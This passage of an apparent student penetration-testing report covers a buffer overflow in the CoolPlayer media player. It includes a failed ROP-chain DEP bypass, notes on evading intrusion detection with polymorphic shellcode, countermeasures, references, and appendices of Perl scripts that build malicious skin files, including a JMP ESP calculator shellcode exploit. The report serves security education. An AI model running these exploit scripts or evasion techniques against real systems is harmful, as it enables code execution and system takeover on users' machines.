Using the new script, the 'CoolPlayer' program is loaded into 'OllyDbg' and the new script loaded into the program. This caused the program to crash and not respond. When trying to step further into the program then the following message appears on the screen, 'Don't know how to continue because memory at address FFFFFFFF is not readable. Try to change EIP or pass exception to program'. This can be seen below.




Figure 30: Error Message

To try and debug this issue, a breakpoint is placed at the memory address '0x77C1282E', this is the return statement used in the script. This can be seen in figure 31 below.




Figure 31: Breakpoint at Return

Running the program and loading the script again reveals that the ROP chain being used in the script is not the same as the one being carried out in the program. This can be seen in figure 32 below, where the 3rd line in the ROP chain has been changed from the memory location '0x77c2362c' to '0x77c23620'. This shows that the ROP chain is being filtered.




Figure 32: Comparing stack and ROP chain

Due to only that line in the ROP chain being filtered, then a replacement POP EBX & RETN statement was searched for. In the same folder as the 'rop_chains.txt' file is another file called 'rop.txt', this holds memory locations for commands such as the one that is being looked for. Searching through the file found another memory location that could be used. The memory location that was found was '0x77c461bb'. This can be seen in figure 33 below.

```
240   0x77c461b9 :   # XOR EAX,EAX # POP EBX # RETN    ** [msvcrt.dll] **    |    {PAGE_EXECUTE_READ}
241   0x77c461bb :   # POP EBX # RETN    ** [msvcrt.dll] **    |    {PAGE_EXECUTE_READ}
```

Figure 33: New POP EBX & RETN

Replacing the memory location of the 3rd line in the ROP chain with the new location produces a new script. This can be found in appendix I. Running this script and loading the produced file into the 'CoolPlayer' program produces the same result as the previous ROP chain script.

Due to this, no exploits were able to be carried out on the 'CoolPlayer' program with DEP turned on.

3 Discussion

3.1 General Discussion

Basic and advanced exploits were found to be present in the application when DEP was turned off. The calculator program was able to be run by the execution of shellcode, this was the basic exploit. The two advanced exploits allowed the addition of an administrator user with a known username and password on the local machine and a reverse command prompt shell to the attack machine. Unfortunately in the case of DEP being turned on, the program filtered the ROP chain and this caused any exploit with DEP on to be unsuccessful. Different memory locations and ROP chains were attempted to cry and counter the filtering, but unfortunately these attempts were unsuccessful.

3.1.1 Evading Intrusion Detection Systems

Intrusion Detection Systems differ from Intrusion Prevention Systems as they don't try to prevent exploits from being carried out but instead try to catch them when they start to execute. There are two main types of intrusion detection systems, these are Host Based Intrusion Detection Systems (HIDS) and Network Based Intrusion Detection Systems (NIDS). In this section, it will be discussed how to possibly overcome HIDS.

HIDS is a piece of software that monitors for suspicious code behavior. HIDS are made to protect operating system files and prevent the loading of exploit code. This is done by monitoring registry keys and system files for code that accesses them and disallowing unauthorized shellcode from running. HIDS can be implemented in different ways such as Userland protection, Kernel protection or Operating System protection. HIDS can be a combination of both anomaly-based and signature-based detection systems.

Signature-based detection systems compare possible suspicious files or pieces of code to a database of known malicious files of segments of code. Anomaly-based system detection monitors the system for anything that would be considered abnormal system behavior. A possible way to avoid these detection systems is to use encoding or polymorphic shellcode. Obfuscating/Encoding shellcode is where the payload shellcode is less likely to be picked up by the Intrusion Detection System due to being converted into a different form that is harder to read. Some common encoding practices will be tried and compared by the Intrusion detection system, but this will not eliminate all possibilities. Using a polymorphic encoder and having shellcode that contains a stub in which decodes the polymorphic encoded shellcode allows for a package that can have different shellcode each time it is used. This allows for common strings and phrases to be hidden which evades being compared with common shellcode signatures. This also can allow for evasion of anomaly-based detection systems as it is a different shellcode being tested each time due to the polymorphic encoder meaning that it is not seen that the same shellcode is being repeatedly tried.

3.2 Countermeasures

One of the countermeasures to buffer overflow attacks is to use DEP. This has been explored in this paper and shown to not always be effective as it can sometimes be bypassed using ROP chains, in this case however it was successful in filtering the ROP chain that was used in the testing of this paper.

Another countermeasure is ASLR (Address Space Layout Randomization). This is when the system randomizes the memory locations of the stack, executables, like the .dll files used in this paper, and more. This means that the memory positions of these are unknown and are hence unable to be used as each time the program is run, the memory location differs from the last.

Detection systems such as HIDS (Host Intrusion Detection Systems) and NIDS (Network Intrusion Detection Systems) help to try and catch exploits when they are being carried out to stop the exploits in their tracks. These were discussed above in section 3.1, they are not full proof and can be bypassed with the correct knowledge and understanding but they are a tool to help.

There is also hardware enabled protection. Intel has a hardware-based security bit in some of their processor lines called EDB (Execute Disable Bit), this allows the processor to separate areas of memory where code is not allowed to be executed. This would mean that the shellcode injected would be unable to execute on the stack if the bit was active for that section of memory.

AMD (Advanced Micro Devices) also have a hardware-based security feature called EVP (Enhanced Virus Protection), also known as NX-bit, which works very similarly to Intel's EDB prevention method. Both of these methods prevent code in memory from being executable and therefore helping to prevent from buffer overflow attacks.

3.3 Conclusions

In conclusion to this report, the 'CoolPlayer' was found to be vulnerable to both basic and advanced exploits with DEP turned off. This was through the skin file input section of the program. This in turn allowed for other programs and services such as the calculator to be run and to add another administrator user to the system or for an attacker to gain a reverse shell on the machine. These vulnerabilities were identified and then exploited successfully. The found exploits can have a devastating effect on the security of the machine as if the code was distributed remotely and executed on the machine, the user may not know what had happened and then an attacker can have remote and physical administrator access to the machine.

3.4 Future Work

With more time, more research and tests could have been completed on other sections/inputs in the 'CoolPlayer' program. There was a playlist entry section in the program, this could have been tested in the same way as the skin section to see if there were any vulnerabilities present in that section of the program.

More advanced exploits could have been looked into with both DEP on and off. More research could be carried out into getting past the ROP chain filtering when DEP is turned on.

REFERENCES

Coen Goedegebure. (2020). *Buffer overflow attacks explained*. [online] Available at: https://www.coengoedegebure.com/buffer-overflow-attacks-explained/ [Accessed 8 Mar. 2020].

Rapid7 Blog. (2020). *Stack-Based Buffer Overflow Attacks: Explained | Rapid7*. [online] Available at: https://blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/ [Accessed 8 Mar. 2020].

IT & Security Stuffs!!!. (2020). *Understanding Buffer Overflows Attacks (Part 1)*. [online] Available at: https://itandsecuritystuffs.wordpress.com/2014/03/18/understanding-buffer-overflows-attacks-part-1/ [Accessed 8 Mar. 2020].

Wiki.skullsecurity.org. (2020). *Registers - SkullSecurity*. [online] Available at: https://wiki.skullsecurity.org/Registers [Accessed 8 Mar. 2020].

Gerardnico.com. (2020). *CPU Register - General Purpose Register (GPR) [Gerardnico - The Data Blog]*. [online] Available at: https://gerardnico.com/computer/cpu/register/general [Accessed 8 Mar. 2020].

Sciencedirect.com. (2020). *General-Purpose Register - an overview | ScienceDirect Topics*. [online] Available at: https://www.sciencedirect.com/topics/computer-science/general-purpose-register [Accessed 8 Mar. 2020].

Docs.microsoft.com. (2020). *x64 Architecture - Windows drivers*. [online] Available at: https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x64-architecture [Accessed 8 Mar. 2020].

Xem.github.io. (2020). *Page 72*. [online] Available at: https://xem.github.io/minix86/manual/intel-x86-and-64-manual-vol1/o_7281d5ea06a5b67a-72.html [Accessed 8 Mar. 2020].

En.wikibooks.org. (2020). *X86 Assembly/X86 Architecture - Wikibooks, open books for an open world*. [online] Available at: https://en.wikibooks.org/wiki/X86_Assembly/X86_Architecture [Accessed 8 Mar. 2020].

Docs.microsoft.com. 2020. *Virtual Address Space (Memory Management) - Win32 Apps*. [online] Available at: https://docs.microsoft.com/en-us/windows/win32/memory/virtual-address-space#default-virtual-address-space-for-32-bit-windows [Accessed 9 March 2020].

GeeksforGeeks. 2020. *Buffer Overflow Attack With Example - Geeksforgeeks*. [online] Available at: https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/ [Accessed 9 March 2020].

Space, W., 2020. *Windows Virtual Address Space*. [online] Stack Overflow. Available at: https://stackoverflow.com/questions/54298176/windows-virtual-address-space [Accessed 9 March 2020].

Docs.microsoft.com. 2020. *Virtual Address Space (Programming Guide For 64-Bit Windows) - Win32 Apps*. [online] Available at: https://docs.microsoft.com/en-gb/windows/win32/winprog64/virtual-address-space?redirectedfrom=MSDN [Accessed 9 March 2020].

Duarte, G., 2020. *Journey To The Stack, Part I*. [online] Many But Finite. Available at: https://manybutfinite.com/post/journey-to-the-stack/ [Accessed 9 March 2020].

Dcs.warwick.ac.uk. 2020. *Stack, Heap And Frame Stack*. [online] Available at: https://www.dcs.warwick.ac.uk/oldmodelling/other/eden/advanced/notes/stack.html [Accessed 9 March 2020].

The Old New Thing. 2020. *The Intel 80386, Part 9: Stack Frame Instructions | The Old New Thing*. [online] Available at: https://devblogs.microsoft.com/oldnewthing/20190130-00/?p=100835 [Accessed 9 March 2020].

Chris Nielsen Code Walk. 2020. *Python: How To Implement A LIFO Stack - Chris Nielsen Code Walk*. [online] Available at: http://bluegalaxy.info/codewalk/2018/08/12/python-how-to-implement-a-lifo-stack/ [Accessed 11 March 2020].

Nidecki, T., 2020. *What Is A Buffer Overflow | Acunetix*. [online] Acunetix. Available at: https://www.acunetix.com/blog/web-security-zone/what-is-buffer-overflow/ [Accessed 11 March 2020].

SearchSecurity. 2020. *How Do Buffer Overflow Attacks Work?*. [online] Available at: https://searchsecurity.techtarget.com/tip/1048483/Buffer-overflow-attacks-How-do-they-work [Accessed 11 March 2020].

Daansystems.com. 2020. *Coolplayer Skin Tutorial*. [online] Available at: https://www.daansystems.com/coolplayer/tutorial.html [Accessed 20 March 2020].

2020. [online] Available at: https://www.dell.com/support/article/en-uk/sln288643/what-is-data-execution-prevention-dep?lang=en [Accessed 2 April 2020].

Docs.microsoft.com. 2020. *Data Execution Prevention - Win32 Apps*. [online] Available at: https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention [Accessed 2 April 2020].

LLC), T., 2020. *Part 3: Memory Protection Technologies*. [online] Docs.microsoft.com. Available at: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457155(v=technet.10)?redirectedfrom=MSDN [Accessed 2 April 2020].

Mordechai Guri, P., 2020. *ASLR - What It Is, And What It Isn'T*. [online] Blog.morphisec.com. Available at: https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/ [Accessed 8 April 2020].

SearchSecurity. 2020. *What Is Address Space Layout Randomization (ASLR)? - Definition From Whatis.Com*. [online] Available at: https://searchsecurity.techtarget.com/definition/address-space-layout-randomization-ASLR [Accessed 8 April 2020].

Homes.sice.indiana.edu. 2020. [online] Available at: http://homes.sice.indiana.edu/yh33/Teaching/I433-2016/lec11-more-bo.pdf [Accessed 8 April 2020].

Pl.dynabook.com. 2020. [online] Available at: https://pl.dynabook.com/Contents/Toshiba_teg/EU/Others/EasyGuard/tech_insights/Tech-Insight-XD-BIT-EN.pdf [Accessed 8 April 2020].

Cpu-world.com. 2020. *Enhanced Virus Protection / Execute Disable Bit*. [online] Available at: http://www.cpu-world.com/Glossary/E/EVP_XD.html [Accessed 8 April 2020].

En.wikipedia.org. 2020. *NX Bit*. [online] Available at: https://en.wikipedia.org/wiki/NX_bit [Accessed 8 April 2020].

Webopedia.com. 2020. *What Is Execute Disable Bit? Webopedia Definition*. [online] Available at: https://www.webopedia.com/TERM/E/Execute_Disable_Bit.html [Accessed 8 April 2020].

Exploit-db.com. 2020. [online] Available at: https://www.exploit-db.com/docs/english/18482-egg-hunter---a-twist-in-buffer-overflow.pdf [Accessed 8 April 2020].

M., D., 2020. *Egghunter Shellcode |*. [online] Anubissec.github.io. Available at: https://anubissec.github.io/Egghunter-Shellcode/ [Accessed 8 April 2020].

Blackhat.com. 2020. [online] Available at: https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-tsyrklevich.pdf [Accessed 17 April 2020].

Redscan. 2020. *HIDS - Host Based Intrusion Detection | Redscan*. [online] Available at: https://www.redscan.com/services/managed-intrusion-detection-system/hids/ [Accessed 17 April 2020].

Brox, A., 2020. *Signature-Based Or Anomaly-Based Intrusion Detection: The Practice And Pitfalls | SC Media*. [online] SC Media. Available at: https://www.scmagazine.com/home/security-news/features/signature-based-or-anomaly-based-intrusion-detection-the-practice-and-pitfalls/ [Accessed 17 April 2020].

Team, A., 2020. *What Is An Intrusion Detection System (IDS)? | Avast Business*. [online] Smb.avast.com. Available at: https://smb.avast.com/answers/intrusion-detection-system-ids [Accessed 17 April 2020].

Yeah Hub. 2020. *Top 6 Techniques To Bypass An IDS (Intrusion Detection System) - Yeah Hub*. [online] Available at: https://www.yeahhub.com/top-6-techniques-to-bypass-an-ids-intrusion-detection-system/ [Accessed 18 April 2020].

Blog.alertlogic.com. 2020. *IDS/IPS Signature Bypassing (Snort)*. [online] Available at: https://blog.alertlogic.com/blog/ids/ips-signature-bypassing-snort/ [Accessed 18 April 2020].

Def.camp. 2020. [online] Available at: https://def.camp/wp-content/uploads/dc2015/tudordamian-idsevasiontechniques-151123083756-lva1-app6892.pdf [Accessed 18 April 2020].

Hkkkd.github.io. 2020. *An Exploit*. [online] Available at: https://hkkkd.github.io/2016/09/26/an-exploit/ [Accessed 18 April 2020].

Tool References:

Mona Python Script

GitHub. 2020. *Corelan/Mona*. [online] Available at: https://github.com/corelan/mona [Accessed 22 March 2020].

Immunity Debugger

Immunityinc.com. 2020. *Immunity Debugger*. [online] Available at: https://www.immunityinc.com/products/debugger/ [Accessed 17 April 2020].

MSFGUI

Scriptjunkie.us. 2020. *Msfgui « Thoughts On Security*. [online] Available at: https://www.scriptjunkie.us/msfgui/ [Accessed 17 April 2020].

OllyDbg

Ollydbg.de. 2020. *Ollydbg V1.10*. [online] Available at: http://www.ollydbg.de/ [Accessed 17 April 2020].

Image References:

Figure 1: Coen Goedegebure. (2020). *Buffer overflow attacks explained*. [online] Available at: https://www.coengoedegebure.com/buffer-overflow-attacks-explained/ [Accessed 8 Mar. 2020].

Figure 2: Chris Nielsen Code Walk. 2020. *Python: How To Implement A LIFO Stack - Chris Nielsen Code Walk*. [online] Available at: http://bluegalaxy.info/codewalk/2018/08/12/python-how-to-implement-a-lifo-stack/ [Accessed 11 March 2020].

Figure 3: SearchSecurity. 2020. *How Do Buffer Overflow Attacks Work?*. [online] Available at: https://searchsecurity.techtarget.com/tip/1048483/Buffer-overflow-attacks-How-do-they-work [Accessed 11 March 2020].

Figure 4: Salehsecurity.files.wordpress.com. 2020. [online] Available at: https://salehsecurity.files.wordpress.com/2017/12/15.png?w=656 [Accessed 8 April 2020].

Blackhat.com. 2020. [online] Available at: https://www.blackhat.com/presentations/bh-usa-04/bh-us-04-tsyrklevich.pdf [Accessed 17 April 2020].

APPENDICES

APPENDIX A – INITIALCRASHTEST.PL

```
# Output filename
$file= "crash1.ini";

# Header information for the playlist skin
file
$junk1 = "[CoolPlayer Skin]\n PlaylistSkin=";

# Multiple A's to test control over EIP
$junk1 .= "A" x 2000;

# Output to file
open($FILE,">$file");
print $FILE $junk1;
close($FILE);
```

APPENDIX B – 2000MONAPATTERN.TXT

==========

Output generated by mona.py v2.0, rev 374 - Immunity Debugger

Corelan Team - https://www.corelan.be

==========

OS : xp, release 5.1.2600

Process being debugged : _no_name (pid 0)

==========

2020-03-22 23:00:08

==========

Pattern of 2000 bytes :

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1
Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7
An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3A
q4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2
At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw
0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6
Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4
Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be
2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0B
h1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1
Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8B
m9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3B
s4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2
Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx
9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7
Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd
5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3C
g4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3C
j4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3
Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co

Appendix C – 2000ToFindEipDistance.pl

```
# Output filename
my $file= "2000TestCrash.ini";

# Header information for the playlist skin file
my $junk1 = "[CoolPlayer Skin]\n PlaylistSkin=";

# Pattern to test crash location
$junk1
.="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8
Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3
Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8
Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8
Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3
Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8
At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3
```

```
Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8
Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3
Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8
Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3
Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8
Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3
Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8
Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3
Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8
Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3
Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8
Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3
Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8
Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3
Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8
Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3
Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8
Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";

# Output to file
open($FILE,">$file");
print $FILE $junk1.$eip.$junk2;
close($FILE);
```

Appendix D – CalculatorExploit.pl

```
# Output filename
$file= "CalculatorCrash.ini";

# Header information for the playlist skin file
my $junk1 = "[CoolPlayer Skin]\n PlaylistSkin=" ."A" x 1056;

# Addition of JMP ESP memory location
my $eip = pack('V', 0x7C86467B);

# NOPs
my $shellcode = "\x90" x 16;

# Calculator shellcode
my $shellcode =
$shellcode."\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
```

```
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .
"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .
"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .
"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .
